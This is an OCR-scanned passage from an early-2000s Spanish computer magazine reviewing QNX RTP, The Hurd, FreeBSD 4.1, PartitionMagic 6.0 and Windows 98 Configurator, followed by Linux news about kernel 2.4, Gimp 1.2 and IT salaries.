
Una de las características más sobresalientes de QNX es que no toca la estructura de nuestras secciones Windows. En efecto, durante la instalación, se crearán ficheros virtuales correspondientes a la jerarquía de directorios de QNX que Windows contempla como un conjunto de archivos propios. Esto evita las molestias que acarrea la creación de particiones particulares, que supone la instalación de Linux y otros. Tan sólo será necesario disponer de al menos 200 Mbytes de espacio libre en cualquiera de nuestras unidades de Windows, incluso si el caso presentado es el de una única partición, problema que afecta a los que pretenden instalar Linux bajo este tipo de configuración.

Para particiones mayores, se genera además un fichero destinado a la gestión de la memoria virtual o *swap*, ya típico en los sistemas *Unix-like*. Una vez efectuado todo el proceso (que dura poco más de diez minutos), reiniciamos la máquina y aparecerá un menú en el cual se da la opción de iniciar Windows o QNX. De hecho, si ya tenemos cargado un Linux y la consiguiente utilidad de arranque tradicional en estos casos (LILO), QNX no modifica el sector de arranque y no aparece en el menú LILO, sino que es más tarde, al comenzar a iniciarse Windows, cuando se nos da la posibilidad de arrancar nuestro nuevo sistema operativo.

Durante el primer arranque, se nos preguntará por la configuración gráfica más adecuada. Debido a que el soporte en este apartado aún es limitado, es posible que nuestra tarjeta no sea reconocida como tal, pero el *driver* genérico (VESA) servirá en cualquiera de los casos para alcanzar las resoluciones disponibles. De todos modos, existe la opción de comprobar si la resolución y profundidad de color elegidas son válidas. Tras este paso y la introducción del nombre de usuario y contraseña (de nuevo, al más puro estilo Unix), nos encontraremos frente a QNX en toda su extensión.

Como una seda

Su funcionamiento es excepcional. Lo primero que destaca en el entorno gráfico es la presencia de un panel lateral en el que se encuentran las principales aplicaciones. Ayudas, acceso a ventana de terminal o al gestor de ficheros, navegador de Internet, programa de correo o reproductor multimedia son algunos de los accesos. En la parte inferior, encontramos una barra de tareas con un botón de inicio (*Launch*), desde el cual acceder a las herramientas más importantes. Por último, en la esquina inferior derecha vemos una pequeña utilidad que monitoriza el uso de CPU, disco y memoria (además de un control de volumen) que forma parte de ese panel lateral denominado *shelf* y totalmente configurable.



El modo de actualización de software que nos muestra es de lo mejorcito que hemos podido encontrar en nuestro Laboratorio.

En nuestro caso, configuramos los parámetros de red en apenas unos segundos, con lo que la conexión a Internet fue tremendamente sencilla de definir. Igual de fácil resulta establecer una conexión mediante módem convencional. El navegador, llamado Voyager (cuya última versión es la 2.10), tiene como inconveniente el no incluir soporte para *Secure Sockets*, o conexiones seguras, utilizadas en accesos a páginas de bancos, entre otras. En todo lo demás, su comportamiento es excelente, con la mayoría de las posibilidades que incluyen navegadores con mucho más bagaje como IExplorer o Netscape. El reproductor multimedia es capaz de tratar ficheros MP3, WAV, MPEG, AVI, IFF y, atención, DVDs. Algo que en Linux es actualmente complicado de realizar ya viene configurado por defecto en QNX RTP.

Hay que señalar, no obstante, que acusa la falta de algunas aplicaciones ya típicas en otros sistemas. Para solventar estas carencias, aparece el *Packet Manager*, que permite actualizar contenidos desde el CD y desde Internet de forma automática (realmente sencilla de utilizar), o bien acceder a las capacidades POSIX. Es decir, bajarnos los fuentes de cualquier aplicación con licencia GNU, compilarlos bajo QNX y disfrutar de los resultados.

Realtime Platform	
Precio: Gratuito	
Fabricante: QNX	
Web: www.qnx.com	
Valoración	4,9
Precio	4
GLOBAL	8,9



The Hurd

Lo que algunos hubieran considerado un juguete, con el simple fin de investigar nuevos diseños en un laboratorio, puede que se convierta en el sucesor de Linux.

The Hurd	
Precio: Gratis	
Fabricante: Open Source	
Web: www.gnu.org/software/hurd	
Valoración	4,3
Precio	4
GLOBAL	8,3

poyado por la FSF (*Free Software Foundation*) desde hace ya casi 10 años, este sistema operativo comienza a hacerse más tangible. The Hurd no es ni más ni menos que un proyecto para crear un SO compatible Unix pero completamente basado en software libre y utilizando un *kernel* cimentado en la arquitectura *microkernel*. Pero, ¿por qué crear uno nuevo si ya disponemos de Linux? Los que hayan intentado compilar una de las últimas versiones del *kernel* de Linux en formato comprimido entenderán lo que decimos cuando afirmamos que se está haciendo demasiado grande.



El logo de The Hurd está inspirado en las capacidades modulares de su *kernel*.

The Hurd integra uno de los *microkernels* más estudiados, el llamado Mach (en realidad una versión *Open Source*, GNU Mach). Hurd (acrónimo recursivo de *Hird of Unix-Replacing Daemons* y *Hird* que quiere decir *Hurd of Interfaces Representing Depth*) emplea varios módulos externos que se encargan de realizar las tareas necesarias para cumplir esa compatibilidad con un Unix. Y es precisamente en este punto donde veremos una gran mejora respecto a *microkernels* similares. La diferencia radica en que, mientras estos últimos se limitan a utilizar este diseño para cargar sobre él un nuevo *kernel* que se encarga de dar servicio al resto de los procesos (por ejemplo *mklinux*), en The Hurd no existe esta capa intermedia.

■ Modulariadad ante todo

Sin embargo, la utilización de Mach no es lo más importante dentro de este proyecto. De hecho, se planea que en un futuro sea posible escoger el *microkernel* que nosotros queramos sin ningún problema, siempre que éste cumpla con las interfaces del sistema. En el desarrollo prima ante todo la modularidad, un claro ejemplo es la facilidad de la que dispondrán los programadores para crear componentes que se adapten perfectamente a un entorno SMP.

Por otro lado, debemos tener en cuenta que los módulos que dan servicio al resto de los procesos pueden ser cargados por cualquier usuario, sin necesidad de disponer de privilegios especiales. Esta es una cualidad más que interesante, ya que favorece la generación de módulos (esta vez llamados traductores) que permitan hacer cosas como montar una conexión a un servidor FTP directamente en nuestro sistema de ficheros y trabajar con los archivos allí alojados como si estuvieran en nuestro disco duro.

Muchos se preguntarán cuál es el futuro de The Hurd o si algún día llegaremos a verlo a la altura de Linux. Si tenemos en cuenta que los chicos de Debian han apostado fuertemente por él (y de hecho ya disponen de una «distribución» perfectamente compilable y funcional), no tendremos que esperar mucho tiempo para que nuestros núcleos dejen de ocupar más de lo que debieran.

En Debian encontraremos los paquetes necesarios para la instalación de The Hurd.

Ventajas y desventajas de ser «micro»

Aunque existen gran cantidad de clasificaciones en lo que al núcleo de un sistema operativo se refiere, las dos más significativas son las que atañen a la modularidad del *kernel*. A grandes rasgos, existen dos tipos: los monolíticos y los *microkernel*. En el primer caso, situaremos a Linux, donde el núcleo se compone de un solo módulo (con la excepción de los cargables de forma dinámica, aunque estos son dependientes del *kernel*). En esta clase de entornos, cada vez que añadimos una nueva funcionalidad, es necesario retocar gran parte del código original, ya que es dentro de éste donde se controla todo el sistema.

Por otro lado, aquellos que hacen uso de una arquitectura *microkernel* enfocan su ampliación de una forma completamente diferente. Se procura que el núcleo sea lo más pequeño posible, encargándose sólo de las tareas más básicas, como pueden ser la gestión de memoria, control de procesos (*scheduling*) o comunicación entre estos. Absolutamente todo lo relativo al control de dispositivos o cualquier servicio externo (como puede ser la gestión de protocolos de red) es controlado por procesos externos, habitualmente situados en el área de ejecución no privilegiada, completamente modulares. Para conseguir esta modularidad, gran utopía académica, es necesario que las interfaces entre los componentes del *kernel* estén claramente definidas.

Las prerrogativas de este tipo de diseño son múltiples: por un lado, desarrollar nuevos módulos que den funcionalidades adicionales es claramente más sencillo y elegante; por el otro, añadir nuevos módulos al *kernel* no implica compilar y volver a arrancar. Por desgracia, éste también tiene un claro inconveniente, lema de los defensores de los núcleos monolíticos: dado que es necesario mantener las interfaces entre los módulos del sistema, aumenta el tiempo necesario para que uno se comunique con otro, aun tratándose de partes críticas, como el subsistema de red o el manejo de archivos.

FreeBSD 4.1 Power Pack

Aunque no se trata de un recién llegado al mundo Unix y pese a sus excelentes cualidades como servidor, debemos admitir que no es tan popular como Linux.

FreeBSD 4.1 Power Pack
Precio: Gratuito si lo descargamos de Internet. 16.379 pesetas (98,44 euros)
Fabricante: Comunidad Opensource y BSDi
Distribuidor: abc Analog. Tfn: 91 708 07 40
Web: www.freebsd.org

Todos conocemos de sobra a Tux, el pingüino mascota de Linux (o quizá debiéramos decir GNU-Linux), sin embargo, pocos reconocerán a Daemon, el pequeño diablillo rojo que enarbola el estandarte de esta solución directamente descendiente de Unix. Si examinamos el árbol genealógico de Unix, cuya primera versión se hizo pública en noviembre del 71, veremos cómo una de las primeras y más importantes divisiones de esta gran familia no es otra que BSD, primer antecesor de FreeBSD, nacido hace ya 23 años. Hermanado con BSD/OS (sistema operativo comercial), Netbsd (portado a todas las plataformas que podamos imaginar) y OpenBSD (sin fallo de seguridad remoto durante tres años, todo un récord), la familia BSD es más importante de lo que parece.

Pese a que este sistema ya no incluye parte alguna de código del repositorio original de Unix, su ascendencia ha marcado su evolución de una forma muy llamativa, sobre todo en lo que se refiere a su desarrollo. Al igual que ocurre con Linux, FreeBSD está abierto a colaboraciones de cualquiera con el código fuente visible a ojos de todo el mundo, no obstante, el modelo mediante el que evoluciona es muy diferente. Así, mientras que en Linux encontramos diferentes distribuciones únicamente coordinadas por el equipo del *kernel* (dirigido por Linus) y en su mayor parte incompatibles entre sí, FreeBSD tan sólo consta de una versión, cuyos cambios (incluso en aplicaciones) son controlados por un grupo de desarrolladores que se encargan de mantener la estabilidad.

Esta diferencia abismal tiene sus ventajas y desventajas. Por un lado, este control centralizado facilita que los cambios, bien sea por la inclusión de una nueva tecnología o la simple detección de un *bug*, no afecten a la estabilidad del resto de componentes. Éste es uno de los puntos más aclamados por los defensores de FreeBSD: su coherencia. Tan sólo tenemos que realizar una instalación básica para ver a qué nos referimos. En cambio, esta centralización hace que el desarrollo no sea tan rápido como algunos usuarios quisieran.

Daemon toma el control

La instalación de FreeBSD para aquellos que ya hayan realizado alguna preparación de Linux no será de mayor complicación. La selección de los paquetes es bastante sencilla y es realmente difícil que incurramos en algún problema de dependencias. Lo más recomendable es, si disponemos de una conexión a Internet rápida y gratuita, utilizar un disquete de arranque y descargar los paquetes de la red. Nada más terminada la copia de archivos, estaremos ante un entorno completamente preparado para funcionar, mucho más de lo que podemos decir de algunas distribuciones de Linux.

La «limpieza» del sistema de archivos es extraordinaria, y con ello nos referimos a esos cientos y cientos de aplicaciones que, inexplicablemente, atestan los discos duros Linux y que no aparecen en FreeBSD si no lo deseamos. Quizá sea éste uno de los motivos que ha hecho que FreeBSD sea menos popular que Linux. Mientras que las distribuciones de este último han hecho lo posible por incluir software de configuración para gestionar y configurar el sistema a golpe de ratón y *script*, preparar FreeBSD es todo un ejercicio de nuestros conocimientos. Se trata de una espada de doble filo, ya que mientras Tux se acerca cada vez más al usuario de a pie (o al menos con muchas ganas de aprender), aquellos que necesiten un servidor puro se descubrirán luchando por limpiar sistemas de archivos atestados de aplicaciones, instaladas «por defecto».

La selección de paquetes a instalar por FreeBSD es muy sencilla, aunque sus responsables nos anuncian aún más posibilidades, como la copia


Y es que el usuario objetivo de FreeBSD es aquel que necesita un desarrollo servidor, lejos de florituras, entornos de usuario en constante evolución o la instalación del «*kernel* del mes», que requiere el rearranque de la máquina. Y este es otro de los puntos más destacados, la estabilidad. Una solución destinada a ejercer como servidor debe ser lo suficientemente estable como para evitar a toda costa reiniciar la máquina. Por poner un ejemplo de usuario de FreeBSD podemos nombrar a Yahoo, conocido motor de búsqueda en Internet visitado por millones de personas.

Novedades

La versión que hemos evaluado es la 4.1, lanzada en agosto de 2000. La principal novedad con respecto a su edición 3.x ha sido el rediseño del tratamiento de la memoria virtual. Aquellos que hayan trabajado en profundidad con sistemas Linux se percatarán al realizar la instalación de FreeBSD que el espacio requerido para el *slice* de memoria virtual (así es como denominan las divisiones de nuestro disco duro para diferentes usos) es

significativamente mayor. La razón de tales requerimientos es el tratamiento de la memoria realizado por el *kernel*. Mientras que Linux adopta una política de utilizar el espacio *swap* sólo como último recurso, FreeBSD opta por enviar al disco duro aquellas partes del sistema menos utilizadas, escogiendo siempre las menos críticas antes.

El sistema de archivos es también diferente al empleado en Linux. En este último se recurre normalmente a ext2 (aunque poco a poco reiserfs gana adeptos), y FreeBSD se decanta por UFS (*Unix File System*). Existen algunas diferencias cruciales entre los dos. La primera es que no está sincronizado en función de sectores como ocurre en ext2, si no según de su estructura de archivos, lo que reduce en gran medida que un cuelgue inoportuno acabe con nuestros datos. Si a esto le añadimos la opción *softupdates*, que organiza y efectúa las meta-operaciones del sistema de archivos, tales como crear un directorio, observamos cómo aumenta su consistencia significativamente. Otra ventaja de UFS es la existencia de diferentes *flags* asignables a los ficheros, sobre todo desde el punto de vista de la seguridad. Por poner un ejemplo, si utilizamos el *flag Inmutable*, los ficheros no podrán ser bajo ningún concepto modificados, o si se trata de la bandera *Sappnd*, solamente podremos añadir datos, pensado especialmente para ficheros de *logs*.



Las diferencias en el entorno de ventanas de FreeBSD comparado con Linux son mínimas, aquí podemos ver Gnome junto con

Otra medida que se combina perfectamente con los atributos de sistema de archivos es la existencia de varios niveles de seguridad. Aunque en Linux disponemos de seis niveles de ejecución, ninguno de estos tiene asociados atributos de seguridad. FreeBSD dispone de varios niveles que van desde el *-1* (abierto) hasta el *2* (muy seguro). Si utilizamos el *-1* o el *0*, el *kernel* apenas se preocupa por la protección, por el contrario, escogiendo el *1*, las cosas cambian. En éste, los *flags* de los ficheros no pueden ser modificados y ciertos dispositivos, en especial los que se encargan del manejo de la memoria, no se pueden abrir para escritura, evitando así ciertos agujeros. Con el nivel *2*, la única forma de abrir un disco para escritura será utilizando *mount*, evitando así que un hacker destruya el sistema de ficheros desmontando el disco y usando posteriormente *newfs*.

Desde el punto de vista del programador, FreeBSD también proporciona algunos beneficios muy importantes. Por mencionar uno, señalaremos la eliminación de la dependencia que tienen los programas en Linux de utilizar el sistema de archivos /proc para obtener información sobre el entorno, empleando en su lugar llamadas al sistema.

¿Alternativo?

Desde un punto de vista global, FreeBSD es un desarrollo realmente maduro, algo que demuestra su excelente estabilidad y su cuidado por dar soporte a dispositivos utilizados principalmente en entorno de servidores, sector al que está enfocado. Sin ánimo de entrar en polémica, las disparidades entre Linux y FreeBSD son amplias, y en muchos casos la elección por uno u otro dependerá del uso que queramos darle al equipo.

FreeBSD The Power to Serve www.FreeBSD.org

Este *Banner* lo encontraremos en miles de servidores en

El soporte de dispositivos

Uno de los fallos que le podemos achacar es la carencia de soporte para muchos dispositivos. Mientras que gran cantidad de fabricantes comienzan a desarrollar controladores para el mundo Linux, la existencias de *drivers* para el producto de Daemon es algo más reducida. Los motivos los podemos encontrar en la licencia bajo la que protege la propiedad del software, diferente a la utilizada normalmente en Linux, y en el «reducido» parque de usuarios. Pero que nadie malinterprete nuestras afirmaciones en este sentido, ya que cuando hablamos de soporte de dispositivos nos referimos al último gadget y no a controladores RAID o tarjetas de red, campo en el cual supera a muchos otros.

Lo mismo ocurre con el software, no obstante, esto no debe ser considerado un impedimento, ya que tanto portar aplicaciones como controladores entre ambas plataformas es algo muy común, eso sin contar la posibilidad que FreeBSD nos ofrece de ejecutar binarios Linux. En estos momentos, la cantidad de aplicaciones disponibles (llamadas portes) es enorme, únicamente tenemos que visitar la página web del proyecto (*www.freebsd.org*) para comprobar cómo la lista crece día tras día, eso sí, de una forma completamente organizada y controlada.


Esta centralización de los cambios permite tener el sistema actualizado de forma constante. El método más utilizado es la sincronización de los archivos fuente mediante CVS. Gracias a ello, es posible elegir alguno de los árboles disponibles (stable, current, etc.) y sincronizar el código de nuestro equipo con los últimos cambios. Ésta es sin duda alguna una de su mayores ventajas frente al modelo (algo caótico debemos reconocer) Linux.

Cóctel de productos

PowerQuest PartitionMagic 6.0

Este programa viene a llenar algunas de las lagunas que se detectaron en la aplicación Fdisk, encargada de tratar con las particiones en los sistemas Windows.

La rápida evolución de los sistemas operativos ha implicado un cambio en la forma que tienen de utilizar los discos duros para el almacenamiento de datos. Si con MS-DOS apenas teníamos la opción de emplear los ficheros FAT, tras la aparición de discos duros de grandes dimensiones y los sucesivos lanzamientos de Microsoft, ya podemos elegir entre FAT, FAT32, NTFS y NTFS 5. A este cóctel podemos añadir otro tipo de sistemas deseosos de compartir el espacio vacante, y decimos compartir por no emplear conquistar, ya que en muchos casos conviven «a codazos».



Desde Boot Magic podemos evitar el proceso de arranque de nuestro ordenador.

PowerQuest solucionará muchos de los problemas que se plantean cuando en nuestro disco duro existen múltiples particiones, ya sea por aprovechar y organizar el espacio mejor o porque necesitamos utilizar varios SO. Además, aquellas divisiones que se encuentran en uno de los primeros sectores de nuestro disco han dejado de ser inamovibles. Con PartitionMagic no sólo podremos crear y borrar particiones a nuestro antojo, además es posible dividir y anexarlas, mover y reproducirlas sin que sea necesario realizar copias de nuestros datos.


Suite completa

Esta aplicación no consta de un solo programa, sino que se apoya en varios. El principal permite la modificación y visualización del espacio disponible, mediante una sencilla interfaz, en cualquier sistema de Microsoft (exceptuando la gama de servidores, para la que PowerQuest dispone de una *suite* similar llamada ServerMagic).

Tras realizar todos los cambios, que podemos hacer y deshacer a nuestro antojo en una lista de tareas, el software se encarga de realizar las operaciones pertinentes, ya sea desde el propio entorno gráfico o bien acudiendo a DOS. Es precisamente aquí donde encontraremos una de las principales novedades de la versión 6.0, ya que ahora es posible su ejecución desde Windows Me y 2000, antes no soportados.

Desde este entorno también es factible recuperar algunas secciones borradas definitivamente, siempre que no hayamos realizado cambios desde su eliminación. Incluso tenemos la oportunidad de dividir una de ellas en varias partes, especificando los ficheros que quedarán en cada una.

Aquellos habituados a utilizar varios sistemas operativos agradecerán el módulo extra que permite elegir cuál de ellos se va a emplear en el arranque. La personalización de este menú se efectúa desde Windows, y podemos cambiar desde el tiempo de espera hasta los iconos que aparecerán al encender el ordenador.




La nueva interfaz de PartitionMagic recuerda a la disposición del Explorador de Windows.

Los administradores de sistemas, y en general aquellos encargados de gestionar múltiples ordenadores, también disponen de herramientas especializadas para controlar el estado de los equipos e incluso controlar PartitionMagic de forma remota.

En definitiva, de se trata de una herramienta especialmente indicada para aquellos técnicos, o usuarios inquietos, que necesiten reorganizar la disposición de sus particiones de forma frecuente y no estén dispuestos a realizar copias de seguridad y reinstalar su sistema constantemente. Especialmente curiosa es la utilidad para eliminar particiones de forma definitiva y evitar la recuperación de datos en caso de que no resulte recomendable.

José Plana Mario



PartitionMagic 6.9	
Precio: 12.500 pesetas (75,126 euros)	
Fabricante: PowerQuest	
Distribuidor: Binary Developments Iberica. Tfn: 91 444 49 50	
Web: www.powerquest.com	
Valoración	4,6
Precio	3,3
GLOBAL	7,9

La cruz del administrador

Aquellas personas encargadas de administrar una gran cantidad de equipos agradecerán las posibilidades que ofrece este programa de controlar de forma remota las particiones, utilizando para ello una interfaz de red y TCP/IP. Lejos de tener que ir ordenador por ordenador comprobando que todo se está en orden, utilizaremos un disquete de arranque especial, generado automáticamente y al que sólo tendremos que especificar la tarjeta de red con la que contamos.

Una vez cargado este disquete, tendremos completo control sobre el disco duro del equipo. Se trata de una herramienta útil, sobre todo para el examen y corrección de problemas, y especialmente indicada para aquellos casos en los que debemos instalar varios sistemas operativos sin apenas interacción del usuario.

En el paquete también se incluye una pequeña aplicación con la que generar pequeños informes con la disposición lógica de las unidades de disco. Únicamente encontraremos dificultades si la red, o la máquina, deja de responder de forma inesperada. Sin embargo, en PowerQuest han pensado hasta este último detalle, suministrando herramientas que pueden ayudarnos con la posible reparación.

Windows 98 Configurator versión 0.5

Los usuarios de la plataforma W9x están de enhorabuena. Esta pequeña aplicación publicada en la Web permite realizar tareas complicadas de la forma más fácil.

Windows 98 Configurator versión 0.5	
Precio: Gratuito	
Desarrollador: Leszek Skorczynski	
Web: www.w98c.prv.pl/	
Valoración	4,5
Precio	4
GLOBAL	8,5

Microsoft ha diseñado los sistemas operativos de la familia Windows con la intención de ofrecer una plataforma potente, a la vez que muy sencilla de utilizar por los usuarios. La amigable interfaz que tienen en común todos sus productos simplifica notablemente el trabajo diario con nuestro ordenador. Sin embargo, esta sencillez tiene sus inconvenientes, especialmente latentes en las plataformas orientadas al segmento no profesional (Windows 9x y Millennium). Desde ahora, y gracias a esta aplicación, distribuida gratuitamente en Internet, podremos modificar todo tipo de parámetros de la configuración de nuestro sistema operativo sin ninguna complicación.

¿Simplicidad vs. potencia?

Pocas veces podremos encontrarnos con una herramienta que aúne tanto la facilidad necesaria para que sea apta para todos los públicos como la potencia que buscan los usuarios más avanzados. A través de una cómoda interfaz, este ingenio nos permite establecer desde opciones de seguridad complicadas hasta personalizar los iconos de nuestro escritorio. Por supuesto, esto podría hacerse sin necesidad de recurrir a una herramienta especializada, mediante la manipulación del Registro del sistema con la aplicación Regedit de Windows. No obstante, son pocos los usuarios que se atreven a modificarlo, debido a la complejidad que ello conlleva y al peligro que entraña cometer un error que implique un mal funcionamiento de nuestra máquina.

Windows 98 Configurator es básicamente un gestor del Registro del sistema que nos permite adaptar algunos de los parámetros del mismo a nuestras necesidades. Activando una serie de casillas de verificación, podemos lograr los efectos más insospechados. Tanto los usuarios con más conocimientos como los administradores de sistemas encontrarán en este producto un perfecto aliado que les permitirá establecer potentes restricciones de seguridad, evitando de este modo el acceso a las partes más delicadas y conflictivas de la máquina.

Una joya con posibilidades

Aunque el autor de esta pequeña maravilla la diseñó en un principio para Windows 98, funciona sin problemas en Windows 95 y Me. Fiel a la filosofía de máxima simplicidad, evita los menús desplegables y demás formas engorrosas de configuración que dificultarían su uso. Por medio de diez pestañas y una serie de casillas de verificación, que podemos activar a nuestro antojo, es posible cambiar los iconos más utilizados de nuestro escritorio, desactivar algunas funciones de nuestro panel de control, modificar los mensajes que aparecen cuando dejamos el puntero de nuestro ratón sobre un icono del sistema, etc.

Además y para rematar la faena, esta utilidad cuenta con dos ventajas convincentes por sí solas: puede descargarse de la Web de forma gratuita y está totalmente traducida al español. Aunque es difícil encontrarle pegas, examinándola con detenimiento, descubrimos que tiene algunos errores de ajuste en el proceso de traducción, ya que a veces encontramos descripciones incompletas por falta de espacio al traducirlas a nuestro idioma.

Todo aquel que quiera descargar de Internet esta joya puede escoger entre un fichero de 537 Kbytes que contiene una herramienta de instalación/desinstalación de la utilidad, o bien un fichero de la mitad de tamaño del anterior, pero que carece de la posibilidad de instalación automática.

Gracias, pues, a Leszek Skorczynski por desentrañar los misterios de Windows construyendo una herramienta tan útil.

Juan Carlos López

La respuesta de Microsoft

Hace ya tiempo que el equipo de desarrollo de Microsoft también nos brinda la posibilidad de acceder a las funciones ocultas de Windows por medio de una herramienta conocida como Tweak UI. El propósito de esta utilidad es el mismo que el de Windows 98 Configurator; sin embargo, tiene un inconveniente que para algunas personas puede resultar importante: únicamente está disponible la versión en inglés del producto. Eso sí, al igual que w98c, es totalmente gratuito y se puede descargar desde la web de Microsoft (*www.microsoft.com/ntworkstation/downloads/PowerToys/Networking/NTTweakUI.asp*).

Su interfaz es muy sencilla y también está estructurada en pestañas, permitiéndonos configurar a nuestro antojo desde el arranque de nuestra máquina hasta el comportamiento del ratón, pasando por la automatización del borrado de ficheros, entre otras opciones. ¿Cuál de las dos herramientas es mejor? Es difícil decirlo. En cualquier caso, lo ideal es que todo aquel que quiera adentrarse en las profundidades de su sistema operativo y configurar hasta el más mínimo detalle a su gusto utilice estas dos completas herramientas. Incluidas en CD ACTUAL, ambas son altamente recomendables.

El comienzo de una nueva era

Ya está disponible el kernel 2.4 de Linux

La esperada versión 2.4 del *kernel* de Linux llegó el 4 de enero; casi de regalo Reyes. Las novedades que supone sobre su predecesora las hemos cubierto ampliamente a lo largo de los últimos meses, pero en cualquier caso os recomendamos leer en *www.linuxtoday.com* el texto «Wonderful World of Linux 2.4».

Linux 2.4.0 no trae ningún *Journaling File System* debido a que se decidió dejar fuera a ReiserFS porque tenía algunos problemas y no se quería retrasar más la salida del *kernel*. Una gran noticia es que ReiserFS sí entrará en el primer parche del núcleo, es decir, en la versión 2.4.1. También queremos reseñar que la más reciente versión del *kernel* para sistemas empotrados ucLinux ya está basada en Linux 2.4.

Quienes todavía no se aventuren a cambiar de *kernel* y prefieran seguir con la versión 2.2 hasta que surjan las primeras distribuciones con la 2.4, están de suerte. Antes de que se lanzara el *kernel* 2.4, el núcleo 2.2.17 tomó de él algunas partes como USB (parcialmente) y NFS 3. Por si fuera poco, la versión 2.2.18 tomará también prestado el sistema de memoria virtual, que es una de las mejoras que más notaremos del nuevo núcleo en el uso diario del PC. El *kernel* 2.0 pasa a considerarse desfasado, aunque aún ha habido tiempo de lanzar una nueva versión (la 2.0.39), que eso sí, ya sólo aporta correcciones técnicas y de seguridad.

Otro lanzamiento importante reciente es Gimp 1.2, para muchas personas considerada la mejor aplicación software libre de escritorio. Incluye muchas mejoras en la interfaz de usuario, que pasa a ser más intuitiva, y en la velocidad de ejecución, ya que ahora es capaz de aprovechar la potencia de las máquinas con dos procesadores. Por supuesto, viene también con más filtros y opciones. Hace unos meses publicamos un artículo sobre The Gimp titulado «El orgullo de Linux», que podéis encontrar en la web de la revista.

A toda velocidad

La NCSA va a sustituir una de sus supercomputadoras por dos *clusters* formados por equipos con GNU/Linux de IBM. El primero serán Pentium III con Red Hat y el que se incorporará después irá sobre el nuevo Itanium con TurboLinux. La potencia total será de 2 TeraFlops, frente al 1,2 del sistema que sustituye. Para que nos hagamos una idea, una máquina media como un Duron a 600 tiene una potencia de 778 MegaFlops.

Otra noticia relacionada con IBM es el lanzamiento bajo licencia LGPL de su sistema de controladores de impresoras, que planean integrar con gnome-print. El sistema se llama Omni e incluye controladores para nada menos que 266 impresoras. Se puede descargar de *http://oss.software.ibm.com/*. En la misma web está ACP Modem, un proyecto para hacer un controlador software libre para un Winmodem que llevan algunos modelos de ThinkPad.

Gstreamer permitirá leer un gran número de formatos multimedia.

Precisamente el que existan controladores para Linux del mayor número posible de hardware es uno de los favores que mejor pueden hacer las empresas que apoyan Linux con su presencia en fundaciones. Por ejemplo, HP contribuye en varios proyectos y forma parte de la fundación GNOME, pero todavía hay muchos de sus productos hardware sin controladores para Linux. Esta situación se espera que cambie con la contratación de Bruce Perens, el autor de la definición Open Source cuando era el líder de Debian. Bruce tiene como trabajo promover el software libre tanto en el exterior como en el interior de HP. Para poder hacerlo está además en una situación privilegiada, con sólo tres personas por encima de él hasta el presidente de la empresa.

Una profesión con futuro

¿Cuánto gana un profesional de GNU/Linux en Estados Unidos? La respuesta nos la da un artículo de Zachary Rodgers, disponible en Linux Today, bajo el título «IT Salary Tracker: Linux Proffesionals». Los datos son de noviembre de 2000 y dan una media de 82.500 dólares anuales; por ciudades donde mejor pagan es en San Francisco, con una media de 94.500 dólares. En tan sólo nueve meses el incremento medio ha sido de unos 2.500 dólares, cuando en Estados Unidos las subidas de salarios, al igual que la inflación, son muy bajas. Eso sí, los expertos en Perl, demandados sobre todo para programación web, cobran más que los técnicos en GNU/Linux.

